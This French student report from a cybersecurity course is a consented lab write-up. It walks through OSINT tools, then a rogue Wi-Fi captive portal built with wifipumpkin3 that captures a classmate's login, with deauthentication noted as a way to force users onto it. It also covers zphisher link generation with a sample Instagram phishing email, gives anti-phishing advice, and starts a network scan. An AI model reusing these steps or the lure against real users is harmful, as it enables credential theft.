

Rapport

Introduction à la cybersécurité


Auteurs: BACKERT Noé, BANCHET Antoine, BARA Yassmina

Table des matières

1. [Introduction](#)
2. [Footprint](#)
 - [Rapport Antoine Banchet \(Rogue Wifi ap\)](#)
 - [Rapport Yassmina Bara \(zphisher\)](#)
 - [Rapport Noé Backert \(DNS Spoofing\)](#)
3. [Scanning Networks](#)
4. [Enumeration](#)
5. [Gaining Access](#)
6. [Conclusion](#)

Introduction

Ce rapport est écrit dans un but d'introduction à la sécurité dans le cadre des cours d'ingénieur à l'école des Mines de Saint-Etienne. On s'intéressera alors au Phishing, au scan de réseaux et des ports ouverts sur différentes machines, ainsi qu'aux scans de leurs vulnérabilités. On s'occupera dans un second temps de proposer des solutions à ces vulnérabilités. Pour les parties 2,3 et 4, nous allons utiliser le réseau privé suivant fabriqué à l'aide d'un réseau privé fait par l'ordinateur fixe de Noé:



Reconnaissance/Footprint

1. OSINT

La première phase d'une attaque est la phase de reconnaissance. Le but est d'obtenir le plus d'information possible sur notre victime.

On doit toujours déterminer le scope de l'attaque et avoir la permission de l'entreprise ou du particulier avant de commencer.

Que ce soit pour récupérer des informations sur une entreprise ou sur une personne, on peut utiliser dans un premier temps les moteurs de recherche classiques comme Google, Bing, Yahoo, DuckDuckGo,... On peut utiliser les google dorks pour trouver des informations plus précises. Le google dorking consiste à utiliser des opérateurs de recherche avancés dans les moteurs de recherche pour trouver des informations sensibles et cachées sur des sites web. Exploit db regroupe beaucoup de google dorks:

<https://www.exploit-db.com/google-hacking-database>.

Il peut aussi être très intéressant de visiter des sites web archiver avec archive.org ou waybackmachine.org. Ces sites permettent de voir les anciennes versions d'un site web. On peut ainsi voir les anciennes versions d'un site web et récupérer des informations qui ont été supprimées.

Des outils github tels que [Holehe](#) ou [Sherlock](#) permettent de rechercher des pseudos sur les réseaux sociaux. Ils permettent de trouver des informations sur une personne en recherchant son pseudo sur les réseaux sociaux.

Sherlock permet de rechercher un pseudos sur des centaines de réseaux sociaux.

Holehe est un outil qui permet de vérifier si une adresse email est associée à un compte sur différents sites tels que Twitter, Instagram, Imgur et plus de 120 autres plateformes. Il s'agit d'un outil de recherche d'informations qui peut être utilisé pour identifier les comptes enregistrés liés à une adresse email spécifique. Cet outil est implémenté dans notre framework.

Les sites web contiennent aussi des documents très intéressants (pdf, excel etc) qui peuvent être intéressants de récupérer avec metagoofil. Metagoofil est un outil qui permet de récupérer des informations sur un site web (ex: les adresses mail des personnes qui ont travaillé sur le site, les documents pdf, les images, ...) et de les télécharger.

Ensuite, il faut recevoir des informations plus techniques. On s'intéresse au nom de domaine avec l'outil WHOIS qui permet d'obtenir beaucoup d'information sur celui-ci. De même TheHarvester va aller chercher les sous domaines d'un site web, les emails, adresses liés à celui ci, etc.. Whois et TheHarvester sont implémentés dans notre framework.

On peut aussi utiliser traceroute pour voir le chemin d'un paquet vers le domaine entré. traceroute raphaelviera.fr

traceroute - affiche le chemin d'un paquet vers le domaine entré

```
[nonobari@kali] - [~/Reseaux/Report]
$ traceroute raphaelviera.fr
traceroute to raphaelviera.fr (188.114.97.3), 30 hops max, 60 byte packets
 1  195.83.139.3 (195.83.139.3)  1.731 ms  2.234 ms  2.400 ms
 2  195.83.139.17 (195.83.139.17)  3.015 ms  193.51.105.157 (193.51.105.157)  4.825 ms  6.296 ms
 3  193.51.105.157 (193.51.105.157)  6.768 ms  7.001 ms  192.168.153.2 (192.168.153.2)  7.808 ms
 4  192.168.153.2 (192.168.153.2)  9.937 ms  8.055 ms  vl3164-be10-ren-nr-marseille1-rtr-091.noc.renater.fr (193.51.1
85.158)  8.325 ms
 5  vl3164-be10-ren-nr-marseille1-rtr-091.noc.renater.fr (193.51.185.158)  8.272 ms  9.712 ms  perf-1-paris2.noc.rena
ter.fr (193.51.180.176)  9.901 ms
 6  xe0-0-0-marseille1-rtr-131.noc.renater.fr (193.51.180.2)  13.316 ms  perf-1-paris2.noc.renater.fr (193.51.180.176
)  3.099 ms  xe-0-0-4-ren-nr-lyon1-rtr-131.noc.renater.fr (193.55.204.107)  16.113 ms
 7  xe-0-1-4-lyon1-rtr-131.noc.renater.fr (193.51.180.10)  16.494 ms  xe-1-1-9-lyon1-rtr-131.noc.renater.fr (193.51.1
80.12)  6.827 ms  xe-0-0-3-ren-nr-lyon1-rtr-131.noc.renater.fr (193.51.177.81)  15.462 ms
 8  renater-ias-geant-gw.gen.ch.geant.net (83.97.89.13)  10.796 ms  ae2.mx1.fra.de.geant.net (62.40.98.180)  21.237 m
s  renater-ias-geant-gw.gen.ch.geant.net (83.97.89.13)  10.927 ms
 9  ae2.mx1.fra.de.geant.net (62.40.98.180)  21.128 ms  * *
10  172.70.244.3 (172.70.244.3)  24.832 ms  24.774 ms  *
11  *  *
12  *  188.114.97.3 (188.114.97.3)  19.193 ms  18.779 ms
```

Le but est vraiment d'obtenir le plus d'informations possible et de comprendre la strcuture du site web a attaquer ou de l'entreprise ou de la cible. Il s'agit ensuite de réaliser du social engineering très ciblé grâce aux informations récoltées.

Le social engineering est une technique qui consiste à manipuler les gens pour qu'ils donnent des informations sensibles ou qu'ils effectuent des actions qui peuvent être préjudiciables pour eux ou pour leur entreprise. On peut se faire passer pour un membre de l'entreprise, réussir à rentrer dans l'entreprise et récupérer des informations sensibles, ou encore se faire passer pour un membre de la famille de la cible et récupérer des informations sensibles. Il existe de nombreuses techniques de social engineering. Il faut retenir que plus on connaît la cible, plus on est susceptible de réussir.

2. Social Enginnering/Phishing

Rapport Antoine Banchet

Introduction

Cette section est individuelle et a pour but de présenter le phishing et ses différentes formes.

La cible durant cette section est Noé Backert, dont j'ai obtenu son autorisation préalable.

I. Phishing

Le phishing est une forme de cyberattaque qui peut être utilisée pour voler des données sensibles, notamment des informations de connexion et des détails de carte de crédit. Il se produit lorsqu'un attaquant, se faisant passer pour une entité de confiance, vous incite à cliquer sur un lien ou à ouvrir une pièce jointe dans un courrier électronique ou un message. Cela peut également se produire via un appel téléphonique ou un message texte. Les attaques de phishing peuvent être utilisées pour voler des informations personnelles, telles que des noms d'utilisateur, des mots de passe et des détails de carte de crédit, ou pour distribuer des logiciels malveillants.

II. Méthodologie

Généralement, le phishing se déroule en plusieurs étapes :

1. L'attaquant doit d'abord choisir sa cible et obtenir des informations sur elle. Cela peut se faire, par exemple, en utilisant les réseaux sociaux ou en utilisant des techniques de social engineering pour obtenir des informations sur la cible (OSINT).
2. L'attaquant doit ensuite choisir la forme de phishing qu'il va utiliser. Il peut s'agir d'un e-mail, d'un message texte, d'un appel téléphonique, d'un message sur les réseaux sociaux, etc.
3. L'attaquant doit ensuite créer le message de phishing. Celui-ci doit être crédible et inciter la cible à effectuer une action, comme cliquer sur un lien ou ouvrir une pièce jointe.
4. L'attaquant doit ensuite envoyer le message de phishing à la cible. Une fois que la cible a effectué l'action demandée, l'attaquant peut alors obtenir les informations qu'il souhaite. La plupart du temps, le lien de phishing renvoie vers une fausse page de connexion qui enregistre les identifiants de la cible, installe un logiciel malveillant sur la machine ou enregistre les informations de carte bancaire.

III. Cas pratique

Le cas pratique le plus courant consiste à créer un mail de phishing. Pour cela, on peut utiliser des outils tels que [GoPhish](#), qui permettent de créer des mails de phishing et de suivre les personnes qui ont cliqué sur le lien ou ouvert la pièce jointe. Cet outil est principalement utilisé pour mener des campagnes de phishing. On peut également utiliser Social Engineering Toolkit (SET) pour cibler une personne spécifique. Cet outil permet de créer directement un mail de phishing et de l'envoyer à la cible. Il est également possible de cloner directement un site.

Cependant, j'ai décidé d'utiliser une technique appelée "Rogue Wi-Fi Access Point Attack" en utilisant le framework "Wifipumpkin3". Ce framework permet de créer un point d'accès Wi-Fi et de cloner un site. Ainsi, lorsque la cible se connecte au point d'accès, elle est redirigée vers le site cloné. On peut alors récupérer les identifiants de la cible. Vous pouvez trouver le framework "Wifipumpkin3" sur GitHub à l'adresse suivante : <https://github.com/P0cL4bs/wifipumpkin3>.

IV. Explication de la méthode utilisée

Sur le réseau de notre résidence étudiante, après s'être connecté au réseau Wi-Fi, nous devons nous identifier avec nos identifiants étudiants pour pouvoir accéder à Internet. Ainsi, j'ai décidé de créer un point d'accès Wi-Fi avec le même nom que le réseau Wi-Fi de la résidence étudiante et de cloner la page de connexion. Ainsi, lorsque la cible se connecte au point d'accès, elle est redirigée vers la page de connexion clonée.

Pour cela, j'ai utilisé le framework "Wifipumpkin3". Ce framework permet de créer un point d'accès Wi-Fi et de cloner un site.

Voici la page de connexion du réseau Wi-Fi de la résidence étudiante :

1. Le framework wifipumpkit3 ressemble à cela:

```
(antoinebanchet㉿kali)-[/usr/..dist-packages/wifipumpkin3/plugins/captiveflask]
$ sudo wp3

jgy_-
jWW_""9Wf
_#WWW IW
jWWWW IW
jyWP"^\"C"9*,J_.mqd:^^"WWWQg_
jgW"^.C/" .C' I `D. `D."WQg_
jWP"^.C" C' I `D. `D."Qg_
jQP` .C` ,d^b;` I /`d^b;` D. "Qg
jQ" .C" /`+` I /`+` D. XQ
jQ' .C` |` ." ) I ( `.` ) `D. 4#
Qf .C` ( ( / /` \` +` /` \` ) `D. Qg
jW C` \` .+` /` \` +` /` \` D. jQ
Qf C C /` \` D. D. Qk
Qf C C /` \` D. D. QF
QL C \` +` /` \` ||` /` \` ||` /` \` D. QF
B8 C` \` .+` /` \` ||` /` \` ||` /` \` D. Qf
jQ C` \` .+` /` \` ||` /` \` ||` /` \` D. jQ
TQ C` \` .+` /` \` ||` /` \` ||` /` \` D. jQ
9Q C` \` .+` /` \` ||` /` \` D. jQ
"Qg `C. `C. ``+` /` \` D. D. pW
^WQy `C. `C. I D. D. yW"
^9Qy `C. `C. I D. D. _D. jgW"
"9WQgC. `C. I D. D. D. D.
ilmk ""9WQQgggyyyyyggggQggQWQH"
codename: Yorixiriamori
by: @mh4x0f - P0cL4bs Team | version: 1.1.5 main
[*] Session id: fdd43046-056c-11ee-a4ff-001c4243dcde
Starting prompt ...
wp3 > [REDACTED]
```

2. Il faut dans un premier temps configurer le point d'accès wifi (ap):

```
wp3 > ap
[*] Settings AccessPoint:
bssid          | ssid           | channel | interface | status      | security    | hostapd_config
BC:F6:85:03:36:5B | WIFI MINITEL |       11 | wlan0     | not Running | true        | false
```



```
[*] Settings Security:
wpa_algorithms | wpa_sharedkey | wpa_type
TKIP           | 1234567890   | 2
```



```
help security
wpa_type : 0 for WEP, 1 for WPA, 2 for WPA2
wpa_algorithms:
  CCMP = AES in Counter mode with CBC-MAC [RFC 3610, IEEE 802.11i]
  TKIP = Temporal Key Integrity Protocol [IEEE 802.11i]
wpa_sharedkey:
  secret in hex format (64 hex digits), wpa_psk, or as an ASCII passphrase
usage: set security.[key] [value]
```

On voit que le ap est

configuré avec le nom du réseau Wi-Fi de la résidence étudiante, et que le mode de sécurité est WPA2. J'aurais aussi pu mettre le même mot de passe mais je dois hacker uniquement noé et pas toute la résidence 😊 .

3. Ensuite, il faut configurer le module de clonage de site (web-cloner). J'ai pour cela utilisé goclone : <https://github.com/imthaghost/goclone>

4. On active ensuite le portail de connexion sur wifipumpkin3, activant la page de connexion de la résidence étudiante. Ici emse_v2.

```
[*] Available proxies:
Proxy          | Active    | Port | Description
pumpkinproxy  | False     | 8080 | Transparent proxies that you can use to intercept ...
noproxy       | False     | 80   | Running without proxy redirect traffic
captiveflask  | True      | 80   | Allow block Internet access for users until they o ...
```



```
[*] Captive Portal plugins:
Name          | Active
DarkLogin     | False
FlaskDemo    | False
Login_v4     | False
emse         | False
emse_v1      | False
emse_v2      | True
facebook     | False
loginPage    | False
```

J'ai pour cela suivis le

tutoriel suivant: <https://wifipumpkin3.github.io/docs/getting-started#development>

5. Enfin, on lance le point d'accès Wi-Fi, et on attend que la cible se connecte.

```
[*] f8:94:c2:3d:65:3a client join the AP
[ pydhcp_server ] 21:55:33 - SEND to ('0.0.0.0', 68):
::Header::
    op: BOOTREPLY
    hmac: MAC('f8:94:c2:3d:65:3a')
    flags: broadcast
    hops: 0
    secs: 0
    xid: 3468360919
    siaddr: IPv4Address('0.0.0.0')
    giaddr: IPv4Address('0.0.0.0')
    ciaddr: IPv4Address('0.0.0.0')
    yiaddr: IPv4Address('10.0.0.21')
    sname: ''
    file: ''

::Body::
[X][001] subnet_mask: IPv4Address('255.0.0.0')
[X][003] router: [IPv4Address('10.0.0.1'), IPv4Address('8.8.8.8')]
[X][006] domain_name_servers: [IPv4Address('10.0.0.1')]
[ ][012] hostname: 'DESKTOP-1BGVP3K'
[X][051] ip_address_lease_time: 7200
[-][053] dhcp_message_type: DHCP_ACK
[X][054] server_identifier: IPv4Address('10.0.0.1')
[ ][081] client_rfqn: '\x00\x00\x00DESKTOP-1BGVP3K'

[ pydns_server ] 21:55:33 - no local zone found, proxying trout2-azsc-euno-3-b.trouter.teams.microsoft.com.[A]
[ pydns_server ] 21:55:33 - no local zone found, proxying trout2-azsc-euno-3-b.trouter.teams.microsoft.com.[AAAA]
[ pydns_server ] 21:55:33 - no local zone found, proxying chat.signal.org.[A]
[ pydns_server ] 21:55:33 - no local zone found, proxying www.msftconnecttest.com.[A]
[ pydns_server ] 21:55:34 - no local zone found, proxying time.windows.com.[A]
[ pydns_server ] 21:55:35 - no local zone found, proxying notify.adobe.io.[A]
[ pydns_server ] 21:55:35 - no local zone found, proxying b.c2r.ts.cdn.office.net.[A]
[ pydns_server ] 21:55:35 - no local zone found, proxying geo.prod.do.dsp.mp.microsoft.com.[A]
[ pydns_server ] 21:55:36 - no local zone found, proxying trout2-azsc-sece-1-b.trouter.teams.microsoft.com.[A]
```

On voit l'adresse

MAC de la cible connecté au point d'accès Wi-Fi, ici Noé. Un serveur DHCP et DNS est aussi lancé, permettant de rediriger la cible vers la page de connexion clonée. On voit que c'est l'ordinateur de Noé DESKTOP-1BGVP3K.

6. Lorsque la cible se connecte, elle est redirigée vers la page de connexion clonée. On peut alors récupérer les identifiants de la cible. Ici noe.backert et le mot de passe: test.

```
[ pydns_server ] 22:02:02 - no local zone found, proxying self.events.data.microsoft.com.[A]
[ captiveflask ] 22:02:06 - 10.0.0.21 - [07/Jun/2023 22:02:06] "
[ captiveflask ] 22:02:06 - GET /auth/auth.html?url=&uid=noe.backert&pswd=test&time=4806>Login=Login HTTP/1.1" 302 -
10.0.0.21 - [07/Jun/2023 22:02:06] "GET /login?orig_url=http%3A%2F%2F10.0.0.1%2Fauth%2Fauth.html%3Furl%3D%26uid%3Dnoe.backert%26pswd%3Dtest
%26time%3D4806%26Login%3DLogin HTTP/1.1" 200 -

[ sniffkin3 ] 22:02:06 - [ 10.0.0.21 > 10.0.0.1 ] GET 10.0.0.1/auth/auth.html?url=&uid=noe.backert&pswd=test&time=4806>Login=Login
[ sniffkin3 ] 22:02:06 - [ 10.0.0.21 > 10.0.0.1 ] GET 10.0.0.1/login?orig_url=http%3A%2F%2F10.0.0.1%2Fauth%2Fauth.html%3Furl%3D%26uid%3Dnoe.backert%26pswd%3Dtest
%26time%3D4806%26Login%3DLogin HTTP/1.1" 200 -
[ captiveflask ] 22:02:06 - 10.0.0.21 - [07/Jun/2023 22:02:06] "GET /static/css/bootstrap.min.css HTTP/1.1" 304 -

[ sniffkin3 ] 22:02:06 - [ 10.0.0.21 > 10.0.0.1 ] GET 10.0.0.1/static/css/bootstrap.min.css
[ captiveflask ] 22:02:06 - 10.0.0.21 - [07/Jun/2023 22:02:06] "GET /static/css/bootstrap-theme.min.css HTTP/1.1" 304 -
10.0.0.21 - [07/Jun/2023 22:02:06] "GET /static/css/common.css HTTP/1.1" 304 -
10.0.0.21 - [07/Jun/2023 22:02:06] "GET /static/css/custom.css HTTP/1.1" 304 -
10.0.0.21 - [07/Jun/2023 22:02:06] "GET /static/js/jquery.min.js HTTP/1.1" 304 -
10.0.0.21 - [07/Jun/2023 22:02:06] "GET /static/imgs/flag-bg.jpg HTTP/1.1" 304 -
```

Remarque : On pourrait déconnecter de manière répétée les utilisateurs du réseau Wi-Fi en envoyant en boucle des paquets de déauthentification, ce qui rendrait la connexion au vrai Wi-Fi impossible. Cela forcerait ainsi les utilisateurs à se connecter au faux Wi-Fi. Wifipumpkin3 permet de réaliser cette action.

```
wp3 : wifideauth > options
[*] Available Options:
=====
Option      | Value          | Description
-----+-----+-----+
interface   | wlan0          | Name network interface wireless
client      | ff:ff:ff:ff:ff:ff | the device MAC Address from client to disconnect
timeout     | 0              | Time duration of scan network wireless (ex: 0 infinity)
```

```
wp3 : wifideauth > help
```


```
[*] Available Commands:
=====
Commands      | Description
-----+-----+
add           | add target by mac address (bssid)
back          | go back one level
help          | show this help
options        | show options of current module
rm            | remove target by mac address (bssid)
scan          | start scanner wireless networks AP
set            | set options for module
show_scan     | show result scanner wireless network
start         | execute deauth module attack
stop          | stop attack deauth module
targets       | show device targets to Deauth Attack
```

On peut utiliser aireplay-ng


pour le faire aussi: <https://www.inkyvoxel.com/wi-fi-deauthentication-attacks-using-aireplay-ng/>

V. Du point de vue de la victime

- Noé se connecte au réseau Wi-Fi de la résidence étudiante.
- Il voit que le réseau est bien celui de la résidence étudiante, et qu'il est sécurisé. Il se connecte donc



- Il est redirigé vers la page de connexion de la résidence étudiante. Il rentre alors ses identifiants.



- il navigue ensuite sur Internet normalement sans rien remarquer. J'ai en plus accès à tout ce qu'il consulte et qui est visible en clair.

VI. Conclusion

Pour conclure, l'attaque n'est pas encore parfaite car on voit que l'Url de la fausse page de connexion affiche 10.0.0.1 qui est l'adresse du routeur et non pas l'adresse de la page de connexion de la résidence étudiante. Il faudrait donc trouver un moyen de changer l'Url de la page de connexion. En configurant le DNS du point d'accès on pourrait peut être y arriver.

Cette attaque est très simple à mettre en place et peut être très efficace. Il est donc important de faire attention aux réseaux Wi-Fi auxquels on se connecte (ex: réseaux publics) et de vérifier que l'adresse de la page de connexion est bien celle du site officiel.

Rapport Yassmina Bara

Introduction

Partie Social engineering Le social engineering, ou ingénierie sociale, est une technique utilisée pour manipuler psychologiquement les individus afin d'obtenir des informations confidentielles ou de les amener à effectuer des actions spécifiques. Cette méthode exploite les faiblesses humaines, telles que la confiance, la curiosité, la peur ou l'ignorance, pour tromper les personnes ciblées. Concernant ce TP, on utilisera la technique phishing, il s'agit d'envoyer des e-mails ou des messages prétendant provenir d'une source fiable, telle qu'une institution financière ou une entreprise connue, afin de tromper les destinataires et de les inciter à divulguer des informations sensibles, telles que des mots de passe ou des numéros de carte de crédit. Pour réaliser ce TP, on a utilisé le framework Zphisher et l'outil intitulé Maigret.

1. **ZPhisher** : ZPhisher est un framework de phishing automatisé basé sur le langage de programmation Python. Il offre une gamme d'outils et de modèles préconfigurés pour mener des attaques de phishing. Il permet aux utilisateurs de créer des pages de phishing pour imiter différents sites web populaires, tels que les réseaux sociaux, les services de messagerie, les sites bancaires, etc. ZPhisher facilite la génération de liens malveillants et la capture des informations confidentielles des victimes.
2. **Maigret** : Maigret est un outil open source basé sur Python qui permet de collecter des informations sur une personne à partir de diverses sources en ligne. Il recherche les profils de médias sociaux, les adresses e-mail, les noms d'utilisateur et d'autres informations liées à une personne spécifique. Bien que Maigret puisse être utilisé pour recueillir des informations, il est important de souligner que l'utilisation abusive de ces données peut porter atteinte à la vie privée des individus. On a installé les deux outils, et on a exécuté les deux commandes suivantes:

```
$ cd zphisher  
$ bash zphisher.sh
```

On obtient les figures suivantes : on demande de sélectionner le site auquel appliquer le phishing, on choisit par exemple Instagram, on sélectionne le numéro correspondant au site voulu, on choisit le type du login, ceci afin de générer le lien menant à la page où la cible entrera les informations de son compte Instagram. Les figures suivantes illustrent les différentes étapes pour générer le lien à envoyer à la cible.

```
[7] [0] [0] [0]
[4] [0] [0] [0]
[2] [0] [0] [0]
[1] [0] [0] [0]
[0] [0] [0] [0]
system Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch        [21] DeviantArt
[02] Instagram     [12] Pinterest    [22] Badoo
[03] Google          [13] Snapchat     [23] Origin
[04] Microsoft      [14] Linkedin     [24] DropBox
[05] Netflix          [15] Ebay           [25] Yahoo
[06] Paypal          [16] Quora         [26] Wordpress
[07] Steam            [17] Protonmail   [27] Yandex
[08] Twitter          [18] Spotify       [28] StackoverFlow
[09] Playstation     [19] Reddit         [29] Vk
[10] Tiktok           [20] Adobe          [30] XBOX
[31] Mediafire       [32] Gitlab        [33] Github
[34] Discord          [35] Roblox

[99] About          [00] Exit

[-] Select an option : 2

[01] Traditional Login Page
[02] Auto Followers Login Page
[03] 1000 Followers Login Page
[04] Blue Badge Verify Login Page

[-] Select an option : █
```

```
ras 2PHISHER 2.3.5

[01] Localhost
[02] Cloudflared  [Auto Detects]
[03] LocalXpose    [NEW! Max 15Min]

System
[-] Select a port forwarding service : 2

[?] Do You Want A Custom Port [y/N]: █
```

The screenshot shows the ZPHISHER tool interface. At the top, it displays the logo "ZPHISHER" in large blue letters and the version "2.3.5". Below the logo, there are two command-line style inputs:
1. A question "[?] Do you want to change Mask URL? [y/N] : y" followed by a red "y" input field.
2. A command "[-] Enter your custom URL below (Example: https://get-free-followers.com)" followed by a red URL input field containing "https://login.instagram.com".

Voici un exemple de mail envoyé à la cible, il contient le lien généré:

Nous avons constaté une opération suspecte concernant votre compte Instagram, afin de renforcer la sécurité de votre compte, vous devez vous connectez au lien ci-dessous affin d'améliorer les paramètres de sécurité:
https://is_get/SudDFzj

Rapport Noé Backert

3. Countermeasures against phishing

Pour se protéger du phishing, il est recommandé de faire preuve de prudence et de vigilance. Il est important d'être conscient des risques liés aux communications non sollicitées, telles que les emails, les messages ou les appels téléphoniques, qui peuvent chercher à obtenir des informations personnelles ou financières. Il est conseillé de vérifier attentivement l'identité de l'expéditeur en confirmant l'adresse email ou le numéro de téléphone utilisé. Il est également préférable de ne pas cliquer sur des liens suspects, qui peuvent potentiellement rediriger vers des sites web frauduleux. Pour assurer une protection adéquate, il est recommandé de ne partager des informations sensibles que lorsque l'on est certain de la légitimité de la demande. L'activation de l'authentification à deux facteurs lorsqu'elle est disponible et la mise à jour régulière des logiciels utilisés sont des mesures supplémentaires pour renforcer la sécurité en ligne. Enfin, il est bénéfique de se familiariser avec les différentes techniques de phishing afin d'être mieux préparé à les reconnaître et de partager ces connaissances avec d'autres pour les sensibiliser à ces risques potentiels.

Scanning networks

1. Network scan

Le "network scan" consiste à explorer et à analyser les hôtes, les ports ouverts et les services disponibles sur le réseau afin d'identifier d'éventuelles vulnérabilités et faiblesses de sécurité.

L'objectif principal du "network scan" est de cartographier le réseau, c'est-à-dire de découvrir les hôtes actifs, d'identifier les systèmes, les adresses IP et les services qui sont accessibles depuis l'extérieur. Cela nous permet d'évaluer la surface d'attaque potentielle et de cibler les efforts sur les zones les plus sensibles.

En effectuant un "network scan", nous pouvons détecter les ports ouverts, les services mal configurés, les versions de logiciels obsolètes et les éventuelles vulnérabilités connues. Ces informations sont ensuite utilisées pour planifier et exécuter des tests de sécurité plus approfondis, tels que des scans de vulnérabilités ou des attaques ciblées.

Méthodologie On commence par chercher notre adresse IP à l'aide de la commande :

```
ifconfig
```

```
[nonobari㉿kali)-[~/Reseaux/Report]
$ ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
      ether a4:4c:c8:45:c8:9c txqueuelen 1000 (Ethernet)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
      device interrupt 16 memory 0xecd00000-ec220000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 9535 bytes 625170 (610.5 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 9535 bytes 625170 (610.5 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.137.94 netmask 255.255.255.0 broadcast 192.168.137.255
      inet6 fe80::d462:164d:ea5:29e prefixlen 64 scopeid 0x20<link>
      ether f8:94:c2:3d:65:3a txqueuelen 1000 (Ethernet)
      RX packets 22672 bytes 18960540 (18.0 MiB)
      RX errors 0 dropped 107 overruns 0 frame 0
      TX packets 22244 bytes 4218399 (4.0 MiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Pour effectuer un scan basique d'un réseau, on peut utiliser la commande suivante :

```
fping -s -g 192.168.137.0 192.168.137.254
```

Celle-ci nous permet d'envoyer une requête et d'attendre un retour sur l'ensemble des adresses IP du sous-réseau indiqué.

```
(nonobari㉿kali)-[~/Reseaux/Report]
$ fping -s -g 192.168.137.0 192.168.137.254
